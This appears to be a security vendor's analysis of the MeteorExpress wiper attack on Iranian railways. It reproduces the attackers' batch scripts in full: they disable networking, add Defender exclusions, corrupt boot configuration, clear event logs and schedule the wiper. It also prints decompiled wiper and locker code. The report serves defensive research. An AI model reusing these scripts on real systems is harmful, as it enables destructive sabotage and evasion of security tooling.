MeteorExpress | Mysterious Wiper Paralyzes Iranian Trains with Epic Troll

labs.sentinelone.com/meteorexpress-mysterious-wiper-paralyzes-iranian-trains-with-epic-troll/


Juan Andrés Guerrero-Saade

Executive Summary

- On July 9th, 2021 a wiper attack paralyzed the Iranian train system.
- The attackers taunted the Iranian government as hacked displays instructed passengers to direct their complaints to the phone number of the Iranian Supreme Leader Khamenei's office.
- SentinelLabs researchers were able to reconstruct the majority of the attack chain, which includes an interesting never-before-seen wiper.
- OPSEC mistakes let us know that the attackers refer to this wiper as 'Meteor', prompting us to name the campaign MeteorExpress.
- At this time, we have not been able to tie this activity to a previously identified threat group nor to additional attacks. However, the artifacts suggest that this wiper was developed in the past three years and was designed for reuse.
- To encourage further discovery of this new threat actor, we are providing indicators as well as hunting YARA rules for fellow security researchers.

Introduction

On July 9th, 2021 reports began to surface of a wiper attack disrupting service for the Iranian railway system. The attack included epic level trolling as reports suggest that train schedule displays cited “long delay[s] because of cyberattack” along with instructions to contact ‘64411’ –the number for the office of Supreme Leader Ali Khamenei.




Iran International (Twitter)

Early reporting did not pick up much steam as it’s not uncommon for Iranian authorities to vaguely point the finger towards cyber attacks only to retract the claims later. But it doesn’t hurt to check.

We would like to acknowledge security researcher Anton Cherepanov who pointed out an early analysis (Farsi) by an Iranian antivirus company. Despite a lack of specific indicators of compromise, we were able to recover most of the attack components described in the post along with additional components they had missed. Behind this outlandish tale of stopped trains and glib trolls, we found the fingerprints of an unfamiliar attacker.

The Attack Chain



MeteorExpress Attack Chain

Though early reports did not include technical specifics, we were able to reconstruct most of the attack components relying on a combination of factors – early analysis by Padvish security researchers as well as a recovered attacker artifact that included a longer list of component names. The attackers abused Group Policy to distribute a cab file to conduct their attack.

The overall toolkit consists of a combination of batch files orchestrating different components dropped from RAR archives. The archives decompressed with an attacker supplied copy of Rar.exe coupled with the password 'hackemall'. The wiper components are split by functionality: Meteor encrypts the filesystem based on an encrypted configuration, `nti.exe` corrupts the MBR, and `mssetup.exe` locks the system.

While we were able to recover a surprising amount of files for a wiper attack, some have eluded us. The MBR corrupter, `nti.exe`, is most notable among those missing components as Padvish researchers noted that the sectors overwritten by this component are the same as those overwritten by NotPetya. Until we are able to find this file, we can't corroborate their finding.

The following is a breakdown of the central components of this attack.

The Batch Files

The majority of the attack is orchestrated via a set of batch files nested alongside their respective components and chained together in successive execution.

The following is a short description of the main functionality of these batch files.

```
@echo off
SET hostList=PIS-APP PIS-DB WSUSPROXY PIS-MOB
SET lastTaskName="Microsoft\Windows\Power Efficiency Diagnostics\AnalyzeAll"
SET dirPath=C:\Programdata\Microsoft\env
SET filePath="%dirPath%\envNew.tmp"
SET cabRemotePath="\\railways.ir\sysvol\railways.ir\scripts\env.cab"
SET cabLocalPath="%dirPath%\env.cab"
SET dc=MAINDC01

schtasks /delete /tn %lastTaskName% /F

if EXIST %filePath% (
    start /b "" cmd /c del "%0" & ping 127.0.0.1 & rmdir C:\Programdata\Microsoft\env & exit /b
    )

for /f "delims=" %%a in ('hostname') do set "host=%%a"

for %%a in (%hostList%) do (
    if /I %host% == %%a (
        start /b "" cmd /c del "%0" & ping 127.0.0.1 & rmdir C:\Programdata\Microsoft\env & exit /b
        )
    )

if /I %host% == %dc% (
    ping -n 3600 127.0.0.1
    )

copy /y %cabRemotePath% %cabLocalPath%
expand %cabLocalPath% /F:* %dirPath%

start /b "" %dirPath%\update.bat hackemall %dirPath% %dirPath%\env.exe

start /b "" cmd /c del "%0" & exit /b
```

setup.bat

`setup.bat` is the first component executed via group policy. Interestingly, it deletes a scheduled task called ‘AnalyzeAll’ under the Windows Power Efficiency Diagnostics directory. At this time, we haven’t been able to identify this task. This batch file is responsible for copying the initial components via a CAB file in a network share within the Iranian railways network. The CAB file is expanded and update.bat is executed with the parameters ‘hackemall’, relevant paths, and the Meteor wiper executable (env.exe).

```
@echo off
SET dirPath=c:\Documents and Settings\All Users\Application Data\Microsoft\Sounds
SET cabRemotePath="\\railways.ir\sysvol\railways.ir\scripts\env.cab"
SET cabLocalPath="%dirPath%\env.cab"

copy /y %cabRemotePath% %cabLocalPath%
expand %cabLocalPath% /F:* "%dirPath%"

cd "%dirPath%"

start /b "" update.bat hackemall "%dirPath%" "%dirPath%\env.exe"

start /b "" cmd /c del "%0" & exit /b
```

envxp.bat

`envxp.bat` appears to be a simpler alternative version of setup.bat. As the name suggests, perhaps it's intended for Windows XP.

`update.bat` is a well written batch script that takes care of placing the remaining files and directing the remainder of the execution flow by calling the successive batch scripts. It takes three arguments: the password for the rar archives, the working directory, and the location of the payload. If the first two parameters are empty, it'll exit smoothly. In the absence of a payload, the script attempts to run `msapp.exe`. That component is listed in the Padvish security writeup but the execution flow via setup.bat points to `env.exe` as the intended payload. We'll delve into this component below.

```
set "lock_file=C:\Windows\Temp\__lock6423900.dat"

if exist %lock_file% (
    exit /b
) else (
    echo 2 > %lock_file%
)
```

update.bat's makeshift mutex

The script checks for a hardcoded 'lock_file' under `C:WindowsTemp__lock6423900.dat`. The file serves as a makeshift mutex to avoid double execution and could double as a vaccine to avoid infection during development.

```
set "programs_rar_path=%work_dir%\programs.rar"
start "" /B /WAIT /D "%work_dir%" "Rar.exe" x "%programs_rar_path%" -p%rar_password%
del "%programs_rar_path%"

call "%work_dir%\cache.bat" "%work_dir%" "%exe_path%"
del "%work_dir%\cache.bat"

set "bcd_path=%work_dir%\bcd.rar"
start "" /B /WAIT /D "%work_dir%" "Rar.exe" x "%bcd_path%" -p%rar_password%
del "%bcd_path%"

call "%work_dir%\bcd.bat" "%work_dir%"
del "%work_dir%\bcd.bat"
del "%work_dir%\sync.exe"

set "ms_rar_path=%work_dir%\ms.rar"
start "" /B /WAIT /D "%work_dir%" "Rar.exe" x "%ms_rar_path%" -p%rar_password%
del "%ms_rar_path%"

move "%work_dir%\msapp.exe" "%ms_exe_path%"
call "msrun.bat" "%ms_exe_path%"
del "%work_dir%\msrun.bat"
```

update.bat directing the execution flow to subsequent batch files

The batch file uses its own copy of WinRAR to decompress additional components from three additional archives (`programs.rar` , `bcd.rar` , `ms.rar`) using the same Pokemon-themed password, “hackemall” (*Hack ’Em All)*. With each RAR archive, `update.bat` calls a subsequent batch archive before deleting the respective archive. The developers are very careful about cleaning up their components as soon as they’re used.

At this point the execution begins to bifurcate into other scripts. The first one is `cache.bat` , which focuses on clearing obstacles and preparing the ground for subsequent elements with the use of PowerShell.

```
:start_cache
for /F "skip=3 tokens=3*" %%G in ('netsh interface show interface') do (
    netsh interface set interface name="%%H" admin=DISABLED
)

powershell -Command "Get-WmiObject -class Win32_NetworkAdapter | ForEach { If ($_.NetEnabled) { $_.Disable() } }" > NUL
ipconfig /release

set kaspersky_folder="C:\Program Files\Kaspersky Lab\"
set kaspersky_folder_x86="C:\Program Files (x86)\Kaspersky Lab\"

IF EXIST %kaspersky_folder% exit /b
IF EXIST %kaspersky_folder_x86% exit /b

FOR /F "tokens=*" %%A in ('wmic /namespace:\\root\SecurityCenter2 path AntivirusProduct Get DisplayName') do (
    set "display_name=%%A"
    if "!display_name:Kaspersky=!" neq "!display_name!" exit /b
)

FOR /F "tokens=*" %%A in ('wmic /namespace:\\root\SecurityCenter path AntivirusProduct Get DisplayName') do (
    set "display_name=%%A"
    if "!display_name:Kaspersky=!" neq "!display_name!"  exit /b
)
```

cache.bat disabling network adapters and checking for Kaspersky antivirus

`cache.bat` performs three main functions. First, it will disconnect the infected device from the network. Then it checks to see if Kaspersky antivirus is installed on the machine, in which case it’ll exit.

```
:add_defender_exclusion
set defender_exclusion_folder=%~1
set excluded_exe_path=%~2
set "defender_exclusion_folder_for_ms=C:\temp\"
set "exclude_command=Add-MpPreference -Force -ExclusionPath"

powershell -Command "%exclude_command% '%defender_exclusion_folder%'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder%\update.bat'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder%\Rar.exe'" > NUL

powershell -Command "%exclude_command% '%defender_exclusion_folder%\programs.rar'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder%\cache.bat'" > NUL

powershell -Command "%exclude_command% '%defender_exclusion_folder%\ms.rar'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder%\msrun.bat'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder%\msapp.exe'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder%\mscap.bmp'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder%\mscap.jpg'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder%\msconf.conf'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder%\msmachine.reg'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder%\mssetup.exe'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder%\msuser.reg'" > NUL

powershell -Command "%exclude_command% '%defender_exclusion_folder_for_ms%\mscap.bmp'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder_for_ms%\mscap.jpg'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder_for_ms%\msconf.conf'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder_for_ms%\msmachine.reg'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder_for_ms%\mssetup.exe'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder_for_ms%\msuser.reg'" > NUL

powershell -Command "%exclude_command% '%defender_exclusion_folder%\bcd.rar'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder%\bcd.bat'" > NUL
powershell -Command "%exclude_command% '%defender_exclusion_folder%\sync.exe'" > NUL

if "%excluded_exe_path%" neq "" (
    powershell -Command "%exclude_command% '%excluded_exe_path%'" > NUL
)

exit /b
```

cache.bat creating Windows Defender exclusions for attack components

Finally, `cache.bat` will create Windows Defender exclusions for all of its components, effectively clearing the way for a successful infection without impediments. This script proved particularly valuable for us in rebuilding the entire attack chain as it lists most of the attack components giving us a threat hunting shopping list of sorts. It's worth noting that this is the only batch script we've recovered that embeds PowerShell.

Subsequently, `update.bat` calls `bcd.bat`, which serves two functions: rendering the machine unbootable and cleaning up event logs.

```
echo [boot loader] > %temp_boot_ini_file%
echo timeout=0 >> %temp_boot_ini_file%
echo default=multi(0)disk(10000000)rdisk(0)partition(1000000)\WINDOWS >> %temp_boot_ini_file%
echo [operating systems] >> %temp_boot_ini_file%
echo multi(0)disk(10000000)rdisk(0)partition(1000000)\WINDOWS="Microsoft Windows XP Professional" /noexecute=optin /fastdetect >> %temp_boot_ini_file%
move /Y %temp_boot_ini_file% %boot_ini_file%

for /F "tokens=2" %%j in ('%comspec% /c "bcdedit -v | findstr identifier"') do bcdedit /delete %%j /f
```

bcd.bat script overwrites boot.ini

In order to disable the machine's ability to boot up, `bcd.bat` creates an alternative boot.ini file that points the bootloader to impossibly high disk and partition numbers (10000000) and overwrites the system's copy of `boot.ini`. The script then uses the native `bcdedit` command to list boot option identifiers and deletes each.

```
for /F "tokens=2" %%j in ('%comspec% /c "bcdedit -v | findstr identifier"') do bcdedit /delete %%j /f
wevtutil cl Security
wevtutil cl System
wevtutil cl Application

start "" /B /WAIT /D "%work_dir%" sync.exe c -nobanner /accepteula
```

bcd.bat clears event logs

The attackers then use the native `wevtutil` command to clear Security, System, and Application event logs. And finally, it abuses a legitimate SysInternals tool called `Sync` (the equivalent of the native UNIX `sync()`) to manually flush the cache of filesystem data to disk.

`update.bat` will then call `msrun.bat`, passing the Meteor wiper executable as a parameter. That script will in turn set the stage for its execution.

```
move "%work_dir%\mscap.bmp" "%ms_deps_dir%\mscap.bmp"
move "%work_dir%\mscap.jpg" "%ms_deps_dir%\mscap.jpg"
move "%work_dir%\msconf.conf" "%ms_deps_dir%\msconf.conf"
move "%work_dir%\msmachine.reg" "%ms_deps_dir%\msmachine.reg"
move "%work_dir%\mssetup.exe" "%ms_deps_dir%\mssetup.exe"
move "%work_dir%\msuser.reg" "%ms_deps_dir%\msuser.reg"

schtasks /CREATE /SC ONCE /ST 23:55 /TN "mstask" /RL HIGHEST /RU SYSTEM /TR "\"%ms_exe_path%\" %ms_deps_dir%\msconf.conf"

if %errorlevel% NEQ 0 (
    schtasks /CREATE /SC ONCE /ST 23:55:00 /TN "mstask" /RU SYSTEM /TR "\"%ms_exe_path%\" %ms_deps_dir%\msconf.conf"
    schtasks /RUN /TN "mstask"
) else (
    schtasks /RUN /I /TN "mstask"
)
```

msrun.bat preparing to execute the Meteor wiper

`msrun.bat` moves several components into place including a screen locker (`mssetup.exe`) and the encrypted configuration for the Meteor wiper (`msconf.conf`). The script also moves four additional files: `mscap.bmp`, `mscap.jpg`, `mssetup.reg`, `msuser.reg`. At the time of writing, we were unable to recover the `.reg` files and have no indication of what role they play. The image files are the background images that will replace the wallpaper on locked machines.

mscap.jpg lockscreen image

The same script then creates a scheduled task called `mstask` set to execute the Meteor wiper at five minutes to midnight.


```
ping localhost -n 120 > nul 2>&1

set "mssetup_exe=mssetup.exe"
set running=0
call :is_app_running "%mssetup_exe%"
if !running! == 1 exit /b

set running=0
call :is_app_running "%ms_exe_path%"
if !running! neq 1 goto:restart_machine

for /L %%G in (1, 1, 10) do (
    taskkill /F /IM takeown.exe
    ping localhost -n 15 > nul 2>&1
)

set running=0
call :is_app_running "%ms_exe_path%"
if !running! == 1 exit /b

set running=0
call :is_app_running "%mssetup_exe%"
if !running! == 1 exit /b
```

update.bat calls the wiper and screen locker

The final portion of update.bat checks whether `mssetup.exe` and the Meteor wiper are running, taking appropriate actions like exiting the script or restarting the machine as necessary.

A Wiper Triad

There's a strange level of fragmentation to the overall toolkit. Batch files spawn other batch files, different rar archives contain intermingled executables, and even the intended action is separated into three payloads: Meteor wipes the filesystem, `mssetup.exe` locks the user out, and `nti.exe` presumably corrupts the MBR. We have been able to identify two out of three components and detail their inner workings below.



Internal naming convention visible within the wiper binary

The main payload of this convoluted attack chain is an executable dropped under `env.exe` or `msapp.exe`. Internally, the coders refer to it as 'Meteor'. While this particular instance of Meteor suffers from a crippling OPSEC failure (the inclusion of verbose debug strings presumably intended for internal testing), it's an externally configurable wiper with an extensive set of features.

SHA256
`2aa6e42cb33ec3c132ffce425a92dfdb5e29d8ac112631aec068c8a78314d49b`

SHA1
`86e4f73c384d84b6ecd5ad9d7658c1cc575b54df`

MD5
`04633656756847a79c7a2a02d62e5522`

Compilation Timestamp
`2021-01-17 18:59:25`

First Submission
`2021-07-12 06:01:11`

Size
`587KB`

ITW names
`env.exe / msapp.exe`

The Meteor wiper is executed as a scheduled task, called `mstask` and set to run at five minutes to midnight. It's supplied with a single argument, an encrypted JSON configuration file, `msconf.conf` (68e95a3ccde3ea22b8eb8adcf0ad53c7993b2ea5316948e31d9eadd11b5151d7), that holds values for corresponding keys contained in cleartext within the binary:

```
state_path
log_encryption_key
processes_to_kill
process_termination_timeout
log_server_port
locker_background_image_jpg_path
auto_logon_path
locker_background_image_bmp_path
state_encryption_key
log_server_ip
log_file_path
paths_to_wipe
wiping_stage_logger_interval
locker_installer_path
locker_exe_path
locker_registry_settings_files
locker_password_hash
users_password
cleanup_scheduled_task_name
self_scheduled_task_name
cleanup_script_path
is_alive_loop_interval
```

At its most basic functionality, the Meteor wiper takes a set of paths from the encrypted config and walks these paths, wiping files. It also makes sure to delete shadow copies and removes the machine from the domain to avoid means of quick remediation. The wiper includes a wealth of additional functionality, most of which isn't used in this particular attack, including:

- Changing passwords for all users
- Disabling screensavers
- Process termination based on a list of target processes
- Installing a screen locker
- Disabling recovery mode
- Changing boot policy error handling
- Creating scheduled tasks
- Logging off local sessions
- Changing lock screen images for different Windows versions (XP, 7, 10)
- Creating processes and executing commands

```
mw_winapi_net_unjoinDomain();
local_struct = struct_ptr;
v1 = *(void (__thiscall **)(someStruct *, int *, int *))(struct_ptr->unjoinDomainResult
v6 = 0;
v7 = 0;
v8 = 0;
LOBYTE(v9) = 1;
print_debug(v5, L"Unjoining domain using WINAPI finished successfully");
LOBYTE(v9) = 2;
v1(local_struct, v5, &v6);
LOBYTE(v9) = 1;
unknown_libname_8((int)v5);
LOBYTE(v9) = 0;
ctor_unk_library(&v6);
v9 = 4;
mw_wmic_unjoinDomain();
local_struct_1 = struct_ptr;
v3 = *(void (__thiscall **)(someStruct *, int *, int *))(struct_ptr->unjoinDomainResult
v6 = 0;
v7 = 0;
v8 = 0;
LOBYTE(v9) = 5;
print_debug(v5, L"Unjoining domain using WMIC finished successfully");
```

Meteor wiper attempts two different methods to remove victim machine from Domain

The developers resort to multiple redundant methods to accomplish each of their objectives. For example, Meteor will attempt to remove the machine from the domain via WinApi functions. If that fails it will then attempt to do the same via an equivalent WMI command.


Taking a step back to evaluate the development of Meteor and what it might tell us about the threat group involved, we must note that the composition of this binary is beset by contradictory practices.

First, the code is rife with sanity checks, error checking, and redundancy in accomplishing its goals. However, the operators clearly made a major mistake in compiling a binary with a wealth of debug strings meant for internal testing. The latter is an indication that despite whatever advanced practices the developers have in their arsenal, they lack a robust deployment pipeline that ensures such mistakes do not happen. Moreover, note that this sample was compiled six months before its deployment and the mistake was not caught.

```
C:\\Program Files\\Lock My PC 4\\unins000.exe
SOFTWARE\\FSPro Labs\\Lock My PC 4
SOFTWARE\\FSPro Labs\\Lock My PC 4
C:\\Program Files\\Lock My PC 4\\LockScreens\\lockscreen2.jpg
C:\\Program Files\\Lock My PC 4\\LockScreens\\lockscreen1.jpg
C:\\Program Files\\Lock My PC 4\\LockScreens\\lockscreen4.jpg
C:\\Program Files\\Lock My PC 4\\LockScreens\\lockscreen3.jpg
C:\\Program Files\\Lock My PC 4\\LockScreens\\lockscreen6_r.gif
C:\\Program Files\\Lock My PC 4\\LockScreens\\lockscreen5_b.gif
```

Lock My PC 4 embedded within Meteor

Secondly, the code is a bizarre amalgam of custom code that wraps open-source components (cpp-httplib v0.2) and practically ancient abused software (FSProLabs' Lock My PC 4). While that might suggest that the Meteor wiper was built to be disposable, or meant for a single operation, that's juxtaposed with an externally configurable design that allows efficient reuse for different operations. Many of the available keys are not instantiated in this operation, like the ability to kill specific processes. Additionally, that external configuration is encrypted, presumably to limit analysis, but all of the configurable keys are hardcoded in plaintext within the main binary.



Meteor overwrites boot.ini with the same template as bcd.bat

Taking a step back to look at the entire toolkit deployed in this operation, there are also some overlaps between the functionality contained within Meteor and that of other components executed beforehand that suggest some operational segmentation between developers of different components and the operators themselves. Functionality carried out with batch scripts is also embedded within Meteor such as disabling network adapters and corrupting boot.ini. The wiper also includes a commercial screen locker and yet this functionality is redundantly instantiated through a separate binary, `mssetup.exe`.

The externally configurable nature of the wiper entails that it wasn't created for this particular operation. However, at the time of writing, we've been unable to find other attacks or variants of the Meteor wiper. For that reason, we are supplying a very broad (but well tested) hunting YARA rule below.

'mssetup.exe' Screenlocker

```
SetErrorMode(0x8003u);
init_struct_ptr(v8, v4);
register_seh(v5);
v8[6] = 1;
BlockInput(1);
Window = mw_GenerateBackground_CreateWindow(hInstance);
ShowWindow(Window, 3);
mw_get_dispatchMessage();
wrap_AdjustWindowBasedOnMessage_HideCursor(Window);
}
```

mssetup.exe's WinMain() function

The MeteorExpress operators drop a standalone screenlocker. Despite a wealth of C++ template and exception handling code, `mssetup.exe` is simple. Most of its functionality is pictured above. It blocks user input before creating a Window that fills the entire screen. If an image is available at the hardcoded path `C:tempmscap.bmp` (dropped by the `msrun.bat` script), then it'll use this image to fill the screen. Otherwise, it'll draw a black rectangle. It'll

then disable the cursor and effectively lock the user out entirely. It's worth noting that though this binary was clearly developed by the same production pipeline, it doesn't include any of the verbose debug strings nor overt logging functionality.

SHA256
`074bcc51b77d8e35b96ed444dc479b2878bf61bf7b07e4d7bd4cf136cc3c0dce`

SHA1
`e55cee8b49f80e957b52976b2da6379e329466a3`

MD5
`9a49102f53291a644bd14c8202d8fbe3`

Compilation Timestamp
`2021-01-17 18:59:28`


First Submission
`2021-07-12 06:04:15`

Size
`85KB`

ITW names
`mssetup.exe`

A Missing MBR Corruptor

Finally, the Padvish security blog makes reference to an additional executable, `nti.exe`, that serves as an MBR corruptor. We've been unable to recover this at this time and suspect that the incident responders were unable to recover it themselves as their analysis centers on the corrupted MBRs rather than the binary.



Description of nti.exe Google translated from Farsi

One interesting claim in the Padvish blog is that the manner in which `nti.exe` corrupts the MBR is by overwriting *the same sectors as the infamous NotPetya*. While one's first instinct might be to assume that the NotPetya operators were involved or that this is an attempt at a false flag operation, it's important to remember that NotPetya's MBR corrupting scheme was mostly cribbed from the original Petya used for criminal operations. An additional inconsistency from the Padvish blog is their claim that `update.bat` runs `nti.exe`. While they're likely referring to a different version in their possession, our copy of update.bat makes no overt reference to nti.exe.

Conclusion

